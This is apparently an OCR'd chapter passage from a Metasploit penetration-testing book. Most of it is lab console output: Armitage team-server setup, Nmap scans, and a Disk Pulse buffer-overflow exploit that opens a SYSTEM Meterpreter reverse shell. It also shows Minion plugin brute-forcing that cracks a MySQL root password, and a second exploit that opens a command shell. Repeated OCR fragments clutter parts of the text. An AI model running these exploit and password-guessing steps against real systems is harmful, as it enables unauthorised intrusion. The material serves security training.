

```
root@kali:~# teamserver 192.168.10.107 Hackers
[*] Generating X509 certificate and keystore (for SSL)
[*] Starting RPC daemon
[*] MSGRPC starting on 127.0.0.1:55554 (NO SSL):Msg...
[*] MSGRPC backgrounding at 2018-05-14 23:02:33 +0530...
[*] sleeping for 20s (to let msfrpcd initialize)
[*] Starting Armitage team server
[*] Use the following connection details to connect your clients:
        Host: 192.168.10.107
        Port: 55553
        User: msf
        Pass: Hackers

[*] Fingerprint (check for this string when you connect):
        8dea1a62d14235ced143a9d66dd9b70022e77330
[+] I'm ready to accept you or other clients for who they are
```



Connect...
Host
192.168.10.107
Port
55553
User
msf
Pass
Connect
Help



Verify Fingerprint
The team server's fingerprint is:
8dea1a62d14235ced143a9d66dd9b70022e77330
Does this match the fingerprint shown
when the team server started?
No
Yes



Input
What is your nickname?
Nipun
Cancel
OK



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Event Log X
05/14 23:04:45 *** Nipun joined
Nipun>



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Event Log X
05/14 23:04:45 *** Nipun joined
05/14 23:05:32 <Nipun > helo
05/14 23:05:43 <Nipun > Hello, I am Here
05/14 23:06:16 *** Kislay joined
05/14 23:06:34 <Kislay > Hi I am Here
Kislay>
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Event Log X
05/14 23:04:45 *** Nipun joined
05/14 23:05:32 <Nipun > helo
05/14 23:05:43 <Nipun > Hello, I am Here
05/14 23:06:16 *** Kislay joined
05/14 23:06:34 <Kislay > Hi I am Here
Nipun>



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.10.1
192.168.10.102
Event Log X
nmap X
05/14 23:04:45 *** Nipun joined
05/14 23:05:32 <Nipun > helo
05/14 23:05:43 <Nipun > Hello, I am Here
05/14 23:06:16 *** Kislay joined
05/14 23:06:34 <Kislay > Hi I am Here
05/14 23:07:27 * Nipun started a scan: nmap --min-hostgroup 96 -T4 -n -F 192.168.10.0/24
Kislay>
[*] Nmap: 23/tcp open telnet
[*] Nmap: 80/tcp open http
[*] Nmap: 139/tcp open netbios-ssn
[*] Nmap: 445/tcp open microsoft-ds
[*] Nmap: 1900/tcp open upnp
[*] Nmap: MAC Address: E8:DE:27:86:BE:0A (Tp-link Technologies)
[*] Nmap: Nmap scan report for 192.168.10.102
[*] Nmap: Host is up (-0.044s latency).
[*] Nmap: Not shown: 97 filtered ports
[*] Nmap: PORT STATE SERVICE
[*] Nmap: 135/tcp open msrpc
[*] Nmap: 139/tcp open netbios-ssn
[*] Nmap: 445/tcp open microsoft-ds
[*] Nmap: MAC Address: B0:10:41:C8:46:DF (Hon Hai Precision Ind.)
[*] Nmap: Nmap scan report for 192.168.10.105
[*] Nmap: Host is up (0.00028s latency).
[*] Nmap: All 100 scanned ports on 192.168.10.105 are closed
[*] Nmap: MAC Address: 00:0C:29:C0:34:BA (VMware)
[*] Nmap: Nmap scan report for 192.168.10.107
[*] Nmap: Host is up (0.0000050s latency).
[*] Nmap: All 100 scanned ports on 192.168.10.107 are closed
[*] Nmap: Nmap done: 256 IP addresses (4 hosts up) scanned in 9.86 seconds
msf >


Armitage
Armitage - windows/http/disk_pulse_enterprise_bof
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
exploit
windows
http
disk_pulse_enterprise_bof
disk_pulse_enterprise_get
diskboss_get_bof
disksavvy_get_bof
disksorter_bof
192.168.10.106
192.168.10.1
NT AUTHORITY\SYSTEM @ WIN-6FO9IRT3265
192.168.10.102
disk
Event Log X
Console X
Meterpreter 1 X
nmap X
Scan X
exploit X
05/14 23:04:45 *** Nipun joined
05/14 23:05:32 <Nipun > helo
05/14 23:05:43 <Nipun > Hello, I am Here
05/14 23:06:16 *** Kislay joined
05/14 23:06:34 <Kislay > Hi I am Here
05/14 23:07:27 * Nipun started a scan: nmap --min-hostgroup 96 -T4 -n -F 192.168.10.0/24
05/14 23:29:24 * Nipun added 1 host
05/14 23:29:31 * Nipun launched msf scans at: 192.168.10.106
05/14 23:30:09 * Nipun launched msf scans at: 192.168.10.106
05/14 23:31:50 * Nipun exploit windows/http/disk_pulse_enterprise_bof @ 192.168.10.106
05/14 23:32:51 * Nipun exploit windows/http/disk_pulse_enterprise_bof @ 192.168.10.106
05/14 23:32:54 [*] Meterpreter session 1 opened (192.168.10.107:29243 -> 192.168.10.106:56582) at 2018-05-14 23:32:53 +0530
05/14 23:33:25 <Kislay > sessions
Kislay>
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(disk_pulse_enterprise_bof) > set LHOST 192.168.10.107
LHOST => 192.168.10.107
msf exploit(disk_pulse_enterprise_bof) > set LPORT 29243
LPORT => 29243
msf exploit(disk_pulse_enterprise_bof) > set RPORT 80
RPORT => 80
msf exploit(disk_pulse_enterprise_bof) > set SSL false
SSL => false
msf exploit(disk_pulse_enterprise_bof) > set RHOST 192.168.10.106
RHOST => 192.168.10.106
msf exploit(disk_pulse_enterprise_bof) > exploit -j
[*] Exploit running as background job 5.
[*] Started reverse TCP handler on 192.168.10.107:29243
[*] Generating exploit...
[*] Total exploit size: 21383
[*] Triggering the exploit now...
[*] Please be patient, the egghunter may take a while...
[*] Sending stage (179267 bytes) to 192.168.10.106
[*] Meterpreter session 1 opened (192.168.10.107:29243 -> 192.168.10.106:56582) at 2018-05-14 23:32:55 +0530
msf exploit(disk_pulse_enterprise_bof) >



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.10.106
192.168.10.1
NT AUTHORITY\SYSTEM @ WIN-6FO9IRT3265
192.168.10.102
Armitage - windows/http/disk_pulse_enterprise_bof
Armitage View Hosts Attacks Workspaces Help
exploit
windows
http
disk_pulse_enterprise_bof
disk_pulse_enterprise_get
diskboss_get_bof
disksavvy_get_bof
disksorter_bof
disk
Event Log X
Console X
Meterpreter 1 X
meterpreter > sysinfo
Computer : WIN-6FO9IRT3265
OS : Windows 7 (Build 7600).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 4
Meterpreter : x86/windows
meterpreter >
Event Log X
nmap X
Scan X
Scan X
exploit X
exploit X
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(disk_pulse_enterprise_bof) > set LHOST 192.168.10.107
LHOST => 192.168.10.107
msf exploit(disk_pulse_enterprise_bof) > set LPORT 29243
LPORT => 29243
msf exploit(disk_pulse_enterprise_bof) > set RPORT 80
RPORT => 80
msf exploit(disk_pulse_enterprise_bof) > set SSL false
SSL => false
msf exploit(disk_pulse_enterprise_bof) > set RHOST 192.168.10.106
RHOST => 192.168.10.106
msf exploit(disk_pulse_enterprise_bof) > exploit -j
[*] Exploit running as background job 5.
[*] Started reverse TCP handler on 192.168.10.107:29243
[*] Generating exploit...
[*] Total exploit size: 21383
[*] Triggering the exploit now...
[*] Please be patient, the egghunter may take a while...
[*] Sending stage (179267 bytes) to 192.168.10.106
[*] Meterpreter session 1 opened (192.168.10.107:29243 -> 192.168.10.106:56582) at 2018-05-14 23:32:55 +0530
msf exploit(disk_pulse_enterprise_bof) >


Console X
Workspaces X
Scripts X
name
flags
Load
Unload
Console
Scripts


Open
Look In:
cortana
8081.cna
File Name:
8081.cna
Files of Type:
All Files
Open
Cancel


Console X
Workspaces X
Scripts X
name
flags
/root/Desktop/cortana/8081.cna
Load
Unload
Console
Scripts


Scripts X
Cortana X
cortana> help
Commands
askoff
askon
help
load
logoff
logon
ls
proff
profile
pron
reload
troff
tron
unload
cortana> logon 8081.cna
[+] Logging '8081.cna'
cortana>



Hosts in the Database

Hosts
=====

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
192.168.10.109	08:00:27:84:55:8c	WIN-SWIKKOTKSHX	Windows 7			client		

Services in the Database

Services
========

host	port	proto	name	state	info
192.168.10.109	80	tcp	http	open	Microsoft IIS httpd 7.0
192.168.10.109	135	tcp	msrpc	open	Microsoft Windows RPC
192.168.10.109	139	tcp	netbios-ssn	open	Microsoft Windows 98 netbios-ssn
192.168.10.109	445	tcp	microsoft-ds	open	primary domain: WORKGROUP
192.168.10.109	3389	tcp	ssl/ms-wbt-server	open	
192.168.10.109	8081	tcp	http	open	HttpFileServer httpd 2.3
192.168.10.109	49152	tcp	unknown	open	
192.168.10.109	49153	tcp	unknown	open	
192.168.10.109	49154	tcp	unknown	open	
192.168.10.109	49155	tcp	unknown	open	
192.168.10.109	49156	tcp	unknown	open	
192.168.10.109	49157	tcp	unknown	open	

cortana>

Server username: WIN-SWIKKOTKSHX\mm

Current pid: 740

Server username: WIN-SWIKKOTKSHX\mm

Server username: WIN-SWIKKOTKSHX\mm

Current pid: 740

Current pid: 740

Server username: WIN-SWIKKOTKSHX\mm

Server username: WIN-SWIKKOTKSHX\mm

Server username: WIN-SWIKKOTKSHX\mm

Current pid: 740

Current pid: 740

Current pid: 740

Chapter 12: Tips and Tricks

```
msf5 > load minion

        ::::    ::::  :::::::::::: ::::    ::: :::::::::: ::::::::  ::::    :::
        +:+:+: :+:+:+     :+:     :+:+:   :+:     :+:    :+:    :+: :+:+:   :+:
        +:+ +:+:+ +:+     +:+     :+:+:+  +:+     +:+    +:+    +:+ :+:+:+  +:+
        +#+  +:+  +#+     +#+     +#+ +:+ +#+     +#+    +#+    +:+ +#+ +:+ +#+
        +#+       +#+     +#+     +#+  +#+#+#     +#+    +#+    +#+ +#+  +#+#+#
        #+#       #+#     #+#     #+#   #+#+#     #+#    #+#    #+# #+#   #+#+#
        ###       ### ########## ###    #### ########## ########  ###    ####

[*] Version 1.2 (King Bob)
[*] Successfully loaded plugin: Minion
```

```
msf5 > workspace
* default
msf5 > workspace -a Scan
[*] Added workspace: Scan
[*] Workspace: Scan
msf5 > workspace Scan
[*] Workspace: Scan
msf5 > db_nmap -sS -sV 192.168.10.22
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-06 03:36 EST
[*] Nmap: Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 45.45% done; ETC: 03:37 (0:00:13 remaining)
[*] Nmap: Nmap scan report for 192.168.10.22
[*] Nmap: Host is up (0.00047s latency).
[*] Nmap: Not shown: 989 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
[*] Nmap: 3306/tcp  open  mysql        MariaDB (unauthorized)
[*] Nmap: 31337/tcp open  tcpwrapped
[*] Nmap: 49152/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49155/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49156/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49157/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: MAC Address: 00:0C:29:1F:85:33 (VMware)
[*] Nmap: Service Info: Host: WIN-6FO9IRT3265; OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 65.85 seconds
msf5 >
```

```
msf5 > ?

Minion Commands
===============

    Command                Description
    -------                -----------
    axis_attack            Try password guessing on AXIS HTTP services
    cisco_ssl_vpn_attack   Try password guessing on CISCO SSL VPN services
    dns_enum               Enumerate DNS services
    ftp_attack             Try password guessing on FTP services
    glassfish_attack       Try password guessing on GlassFish services
    http_attack            Try password guessing on HTTP services
    http_dir_enum          Try guessing common web directories
    http_title_enum        Enumerate response to web request
    ipmi_czero             Try Cipher Zero auth bypass on IPMI services
    ipmi_dumphashes        Try to dump user hashes on IPMI services
    ipmi_enum              Enumerate IPMI services
    jboss_enum             Enumerate Jboss services
    jenkins_attack         Try password guessing on Jenkins HTTP services
    jenkins_enum           Enumerate Jenkins services
    joomla_attack          Try password guessing on Joomla HTTP services
    mssql_attack           Try common users and passwords on MSSQL services
    mssql_attack_blank     Try a blank password for the sa user on MSSQL services
    mssql_enum             Enumerate MSSQL services
    mssql_xpcmd            Try running xp_command_shell on MSSQL services
    mysql_attack           Try common users and passwords on MYSQL services
    mysql_enum             Enumerate MYSQL services
    owa_sweep              Sweep owa for common passwords, but pause to avoid account lockouts
    passwords_generate     Generate a list of password variants
    pop3_attack            Try password guessing on POP3 services
    report_hosts           Spit out all open ports and info for each host
    rlogin_attack          Try password guessing on RLOGIN services
    smb_enum               Enumerate SMB services and Windows OS versions


msf5 > mysql_enum
VERBOSE => false
RHOSTS => 192.168.10.22
RHOST => 192.168.10.22
RPORT => 3306
[*] Auxiliary module running as background job 2.
msf5 auxiliary(scanner/mysql/mysql_version) >
[+] 192.168.10.22:3306    - 192.168.10.22:3306 is running MySQL 5.5.5-10.1.9-MariaDB (protocol 10)
[*] 192.168.10.22:3306    - Scanned 1 of 1 hosts (100% complete)


msf5 > mysql_attack
BLANK_PASSWORDS => true
USER_AS_PASS => true
USERNAME => root
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
VERBOSE => false
RHOSTS => 192.168.10.22
RHOST => 192.168.10.22
RPORT => 3306
[*] Auxiliary module running as background job 3.
msf5 auxiliary(scanner/mysql/mysql_login) >
[+] 192.168.10.22:3306    - 192.168.10.22:3306 - Success: 'root:12345'
[*] 192.168.10.22:3306    - Scanned 1 of 1 hosts (100% complete)
```

```
msf5 > connect -h
Usage: connect [options] <host> <port>

Communicate with a host, similar to interacting via netcat, taking advantage of
any configured session pivoting.

OPTIONS:

    -C        Try to use CRLF for EOL sequence.
    -P <opt>  Specify source port.
    -S <opt>  Specify source address.
    -c <opt>  Specify which Comm to use.
    -h        Help banner.
    -i <opt>  Send the contents of a file.
    -p <opt>  List of proxies to use.
    -s        Connect with SSL.
    -u        Switch to a UDP socket.
    -w <opt>  Specify connect timeout.
    -z        Just try to connect, then return.
msf5 > connect 192.168.10.23 8080
[*] Connected to 192.168.10.23:8080
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/root/dbc2
^Cmsf5 >
```

```
msf5 exploit(windows/http/easyfilesharing_post) > exploit -z

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.10.22
[*] Command shell session 1 opened (192.168.10.13:4444 -> 192.168.10.22:49698) at 2020-03-08 01:19:08 -0500
